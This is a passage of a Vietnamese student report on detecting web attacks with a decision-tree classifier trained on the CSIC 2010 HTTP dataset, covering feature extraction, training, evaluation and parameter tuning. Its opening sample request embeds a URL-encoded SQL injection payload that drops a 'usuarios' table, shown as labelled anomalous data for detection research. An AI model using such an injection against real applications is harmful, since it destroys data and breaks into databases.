User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, /*;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=AE29AEEDDE479D5E1A18B4108C8E3CE0
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 146

id=2&nombre=Jam%F3n+Ib%E9rico&precio=85&cantidad=%27%3B+DROP+TABLE+usuarios%3B+SELECT
++FROM+datos+WHERE+nombre+LIKE+%27%25&B1=A%Fladir+al+carrito
```

Ta tiến hành phân tích các đặc trưng mà chúng tôi chọn trong ví dụ trên:

- Length of the request: `http://localhost:8080/tienda1/publico/anadir.jsp` → **49**
- Length of the arguments: `id=2&nombre=Jam%F3n+Ib%E9rico&precio=85&cantidad=%27%3B+DROP+TABLE+usuarios%3B+SELECT++FROM+datos+WHERE+nombre+LIKE+%27%25&B1=A%Fladir+al+carrito` → **146**
- Number of arguments: **5**
- Number of digits in the arguments: **{2, 3, 9, 8, 5, 2, 7, 3, 3, 2, 7, 2, 5, 1, 1}** → **15**
- Length of the path: `http://localhost:8080/tienda1/publico/anadir.jsp` → **49**

- Number of ‘special’ chars in request: **{DROP, TABLE, SELECT, FROM, WHERE, LIKE}** → **6**

Vậy ta có vector đầu vào với các giá trị **{49, 146, 5, 15, 49, 6}** và có nhãn là **1** (tương ứng với anomalous traffic).

## Hiện thực bằng Python

Việc xử lý dữ liệu như trên sẽ được thực hiện thông qua đoạn code Python sau:

```
# Global vars
file1 = "normalTrafficTraining.txt"
file2 = "anomalousTrafficTest.txt"

# Read normal traffic data
objfileNormal = read_file(file1)
# Process normal data
MatrixData, NumberRow = processFile(objfileNormal, 0)

# Read anomalous traffic data
objfileAnormal = read_file(file2)
#Process
MatrixAnomalous, NumberAnomalous = processFile(objfileAnormal, 1)

# Merge normal and anomalous data into one
MatrixData = np.vstack([MatrixData, MatrixAnomalous])

# Update number row of matrix
NumberRow = NumberRow + NumberAnomalous

# Save data
SaveModel(MatrixData, "MatrixData.pkl")
```

Hàm **read\_file** sẽ đọc lần lượt file “normalTrafficTraining.txt” là tập dữ liệu gồm những request bình thường và “anomalousTrafficTest.txt” là tập dữ liệu gồm những request bất thường. Hàm **processFile** trả về một ma trận, các dòng trong ma trận là các điểm dữ liệu được trích xuất từ HTTP request và số dòng của ma trận. Ma trận này gồm 7 cột, 6 cột đầu tương ứng với các đặc tính được trình bày ở trên. Cột thứ 7 là nhãn của dữ liệu gồm 0 hoặc 1 tương ứng bình thường hay bất thường.

### 2.2.2 Phân tách training data và test data

Ta tiến hành chia dữ liệu thành hai phần. Phần 1 gồm dữ liệu dùng để huấn luyện, chiếm 80% dữ liệu. Phần 2 gồm dữ liệu cho quá trình kiểm tra độ chính xác chếm 20% dữ liệu.

Đoạn code Python sau được dùng để phân tách dữ liệu ra 2 phần:

```
# Shuffle data
np.random.shuffle(MatrixData)

# Number of row for training data (80%)
NumberRowTrainSet = int(0.8 * NumberRow)

X_Train = MatrixData[0 : NumberRowTrainSet, 0 : NumberFeature]
Y_Train = MatrixData[0 : NumberRowTrainSet, NumberFeature]
X_Test = MatrixData[NumberRowTrainSet : NumberRow, 0 : NumberFeature]
Y_Test = MatrixData[NumberRowTrainSet : NumberRow, NumberFeature]
```

Để đảm bảo dữ liệu phân bố trộn lẫn các nhãn đều, trước khi tách ta tiến hành trộn dữ liệu. Sau khi trộn ta tạo 4 biến:

- **X\_Train** là tập gồm các giá trị đặc tính cho quá trình huấn luyện.
- **Y\_Train** là tập gồm các nhãn của dữ liệu dùng cho quá trình huấn luyện.
- Tương tự **X\_Test** và **Y\_Test** được dùng cho quá trình kiểm tra.

### 2.2.3 Giai đoạn training và testing

Trong code minh họa dưới đây tôi sử dụng thư viện của scikit-learn để hỗ trợ quá trình xây dựng cây. Cách thuật toán hoạt động đã được trình bày ở phần lý thuyết ở trên.

```
# Training process
clf = tree.DecisionTreeClassifier(criterion="gini")
clf = clf.fit(X_Train, Y_Train)

# Save model to reuse
SaveModel(clf, "ModelDecisionTree.pkl")

# Show depth of tree
print("Depth of tree is: " + str(clf.tree_.max_depth))
```

Trong code có bước lưu lại mô hình cây thu được sau quá trình huấn luyện. Lần sau ta có thể Load lên để sử dụng luôn mà không cần phải xây dựng lại.

Sau khi tạo thành công cây. Ta sử dụng tập **X\_Test** để dự đoán:

```
# Predict
result = clf.predict(X_Test)
accuracy = accuracy_score(Y_Test, result)
print("Accuracy is: " + str(accuracy))

# Show report of predict
print(classification_report(Y_Test, result))
```

Biến **result** lưu giá trị dự đoán cho mỗi điểm dữ liệu trong **X\_Test**.

Ta dùng hàm **accuracy\_score()** để tính độ chính xác của kết quả dự đoán so với thực tế.

Hàm **classification\_report()** dùng để xuất báo cáo về thông số kết quả dự đoán.

Report tổng quan mà phần mềm xuất ra được thể hiện như trong hình 2.2.

```
PS D:\Downloads\Lab> python .\source.py
Quá trình đọc dữ liệu trong file
Tổng số example là: 60668
Đang trong quá trình training
Đã lưu mô hình cây quyết định vừa xây dựng với tên: ModelDecisionTree.pkl.
Sau này có thể tái sử dụng mà không cần xây lại
Độ sâu của cây là: 39
Độ chính xác: 0.8926982033954178
```

	precision	recall	f1-score	support
0.0	0.88	0.94	0.91	7126
1.0	0.91	0.83	0.86	5008
avg / total	0.89	0.89	0.89	12134

Hình 2.2: Kết quả từ chương trình khi chạy

Như ta thấy, tổng cộng 60668 dữ liệu thu được từ hai file data. Sau quá trình huấn luyện, kết quả dự đoán chính xác 0.8927 tức 89.27%.

Giải thích thông số trong phần report:

- **Precision** là tỉ lệ dự đoán bất thường chính xác trong số tất cả các dự đoán bất thường (dù đúng hay sai).



$$\text{Precision} = \frac{\text{TP}}{\text{TP} + \text{FP}}$$

Trong đó:

- **TP** là số dự đoán điểm dữ liệu là bất thường chính xác.
- **FP** là số dự đoán điểm dữ liệu là bất thường nhưng sai.
- **Recall** là tỉ lệ dự đoán bất thường chính xác so với thực tế.

$$\text{Recall} = \frac{\text{TP}}{\text{TP} + \text{FN}}$$

Trong đó, **FN** là số dự đoán điểm dữ liệu là bình thường nhưng sai.

- **F1-score** là cân bằng giá trị giữa *Precision* và *Recall*.


$$\text{F1-score} = 2 \frac{\text{Precision} \cdot \text{Recall}}{\text{Precision} + \text{Recall}}$$

ta chỉ cần quan tâm tới **F1-score**, giá trị càng cao càng tốt.

- Cột support hiển số lượng dữ liệu của từng nhãn tương ứng.
- Dòng cuối cùng là giá trị trung bình và tổng cộng số lượng các nhãn.

Tiếp theo ta sẽ vẽ đồ thị **curves**, đồ thị curves thể hiện giá trị dự đoán chính xác trên tập dữ liệu huấn luyện (*Training Set*) và tập dữ liệu điều chỉnh tham số (*Cross Validation*). Trục tung là mức độ chính xác, **0** tức dự đoán sai hoàn toàn, **1** tức dự đoán đúng hoàn toàn. Trục hoành chỉ số lượng dữ liệu được đưa vào tính toán.

Giá trị được tính bằng cách ứng với một lượng dữ liệu nào đó, ta sẽ dùng để tạo cây quyết định. Sau đó dùng cây này để dự đoán lại trên tập dữ liệu mới được dùng để tạo cây, thu được giá trị độ chính xác, gọi nó là **Training score** và tiếp tục dùng cây này để dự đoán trên tập dữ liệu **Cross-Validation** thu được giá trị độ chính xác, gọi nó là **Cross-Validation Score**. Từ đó vẽ lên đồ thị như hình 2.3.



Hình 2.3: Đồ thị curves thể hiện giá trị dự đoán chính xác

Sau khi quan sát đồ thị ta thấy đường màu đỏ (*Training Score*) và đường màu xanh (*Cross-Validation Score*) có xu hướng chạm nhau khi dữ liệu tăng lên. Hay nói cách khác, tuy độ chính xác trên tập huấn luyện càng giảm nhưng độ chính xác trên tập kiểm thử lại tăng. Đây là dấu hiệu tốt, chứng tỏ không bị vấn đề Overfitting hoặc Underfitting.

Để thêm trực quan, chúng tôi cũng cho xuất một file output là **DACN.pdf** cùng thư mục với file chạy thể hiện sơ đồ cây thu được.

## 2.2.4 Điều chỉnh thông số

Như đã trình bày ở phần 1.3.5, để tăng độ chính xác và giảm thiểu trường hợp *overfitting* ta có thể giới hạn độ sâu, số lượng điểm dữ liệu tối thiểu được phép tách node thành hai nhánh mới hoặc số điểm dữ liệu tối thiểu phải có trên một lá và nhiều thông số khác. Ta sẽ tiến hành thử từng thông số, mỗi thông số sau quá trình huấn luyện ta kiểm thử và tính chỉ số

**F1-score.** Cuối cùng chọn bộ tham số có chỉ số F1-score cao nhất.

Quá trình chọn tham số được giải quyết qua thư viện **GridSearchCV** trong **skLearn**. Thư viện sẽ tiến hành thử từng bộ tham số, cho ta kết quả tốt nhất.


```
paramater = [{'max_depth' : range(1, 40), 'min_samples_split' : range(2,50), '
              min_samples_leaf' : range(1,10)}]
clf = GridSearchCV(tree.DecisionTreeClassifier(), paramater, cv=10,n_jobs=6)
clf = clf.fit(X_Train, Y_Train)
```

Biến **paramater** liệt kê những tham số ta cần thay đổi, trong bài báo cáo này chúng tôi thay đổi ba thông số:

- **max\_depth:** độ sâu tối đa của cây, ta lần lượt thử từ 1 → 40.
- **min\_samples\_split:** số lượng điểm dữ liệu tối thiểu cho phép tách, 2 → 50.
- **min\_samples\_leaf:** số lượng điểm dữ liệu tối thiểu phải có ở node lá, 1 → 10.

Trong quá trình điều chỉnh tham số, chúng tôi sử dụng **cv=10**, **cv** tức *cross-validation*, phân dữ liệu để tính toán F1-score ứng với mỗi bộ tham số. Giá trị **10** ở đây tức chia tập dữ liệu thành 10 phần, ta chỉ dùng 9 phần để để train, phần thứ 10 để tính độ hiệu quả của cây (F1-score).

Kết quả sau khi điều chỉnh tham số được xuất ra như ở hình 2.4.



```
Windows PowerShell
Sử dụng Cross-Validation ...
Bộ tham số tốt nhất được tìm thấy:
{'max_depth': 19, 'min_samples_leaf': 1, 'min_samples_split': 19}
Đang trong quá trình training lần 2
Đã lưu mô hình cây quyết định vừa xây dựng với tên: ModelDecisionTree.pkl.
Sau này có thể tái sử dụng mà không cần xây lại
Độ sâu của cây là: 19
Độ chính xác ở lần 2: 0.8978078127575408
```

Hình 2.4: Kết quả sau khi điều chỉnh tham số

Ứng với bộ tham số tốt nhất tìm được là: **max\_depth = 19**; **min\_samples\_leaf = 1**; **min\_samples\_split = 19** ta thấy có trung bình độ chính xác cao nhất **0.901** độ lệch chuẩn

**0.008.** Sau khi dùng bộ tham số này ta thấy cải thiện độ chính xác của thuật toán từ: 0.8927 → 0.8978

Ở phần này cũng thực hiện cập nhật lại mô hình cây vào tập tin **ModelDecisionTree.pkl** để thuận tiện cho việc dùng lại mô hình.

## 2.3 Kết luận và phương hướng phát triển

Trong bài báo cáo này chúng tôi tìm phương pháp mới, thông minh hơn, tiên tiến hơn để phát hiện tấn công ứng dụng web. Đó là áp dụng machine learning để giải quyết bài toán với thuật toán Decision Tree, họ CART. Kết quả quan sát được rất khả quan, dự vào tập dữ liệu CSIC 2010 xác suất dự đoán được kiểm thử đạt gần 90%.

Nhược điểm là những đặc tính được chọn để hình thành vector chưa khai thác hết những gì tập dữ liệu CSIC mang lại. Do chưa có kiến thức đủ vững về giao thức HTTP cũng như các loại tấn công nên những trường dữ liệu như: User-Agent, Pragma, Cache, Accept, Cookie, ... chưa được khai thác triệt để. Còn nhiều loại thuật toán phân loại khác như: *Naive Bayes*, *Logistic Regression*, *SVM*, *Random Forest*, ... là những thuật toán cơ bản, nổi tiếng không kém Decision Tree. Nhưng vì thời gian có hạn nên chưa thể triển khai trên các thuật toán này.

Công việc tương lai:

- Tìm hiểu sâu hơn về giao thức HTTP để hiểu và vận dụng tốt các trường để khai thác tối đa đặc tính tạo thành vector.
- Tìm hiểu nhiều hơn về các giao thức tấn công web để cải tiến mô hình phân loại nhận diện tấn công.
- Triển khai trên các thuật toán phân loại khác, so sánh số liệu và rút ra kết luận. Tìm thuật toán tối ưu nhất trong những trường hợp nhất định.

## Tài liệu tham khảo

- [1] V. H. Tiệp, “Xác suất cho machine learning,” 2017. [Online]. Available: <https://goo.gl/BUJH6b>.
- [2] Wikipedia, “Machine learning,” [Online]. Available: [https://en.wikipedia.org/wiki/Machine\\_learning](https://en.wikipedia.org/wiki/Machine_learning).
- [3] —, “Sql injection,” [Online]. Available: [https://vi.wikipedia.org/wiki/SQL\\_injection](https://vi.wikipedia.org/wiki/SQL_injection).
- [4] V. H. Tiệp, “Phân nhóm các thuật toán machine learning,” 2016. [Online]. Available: <https://goo.gl/S6Nwoy>.
- [5] S. Prince, *Computer Vision: Models Learning and Inference*. Cambridge University Press, 2012.
- [6] B. Ricaud, “A simple explanation of entropy in decision trees,” 2017. [Online]. Available: <https://goo.gl/ogrMX6>.
- [7] CISC, “Http dataset csic 2010,” [Online]. Available: <http://isi.csic.es/dataset>.
- [8] M. Sanjeevi, “Decision trees algorithms,” 2017. [Online]. Available: <https://goo.gl/LrvDKk>.
- [9] Đ. X. Thắng, “Tìm hiểu về lỗ hổng cross-site scripting,” 2016. [Online]. Available: <https://goo.gl/9NPCaU>.
- [10] Coursera, “Machine learning - classification,” [Online]. Available: <https://www.coursera.org/learn/ml-classification>.

- [11] S. Althubiti, X. Yuan, and A. Esterline, "Analyzing http requests for web intrusion detection," 2017. [Online]. Available: <https://goo.gl/YfvzRw>.
- [12] B. Hssina, A. Merbouha, H. Ezzikouri, and M. Erritali, "A comparative study of decision tree id3 and c4. 5," *International Journal of Advanced Computer Science and Applications*, vol. 4, no. 2, 2014. [Online]. Available: <https://goo.gl/LRS4u4>.
- [13] M. Kowalczyk, "Decision trees, entropy, information gain, id3," 2009. [Online]. Available: <https://goo.gl/nYgAJ3>.
- [14] D. Institute, "Gini index explained," [Online]. Available: <https://goo.gl/4h3GK8>.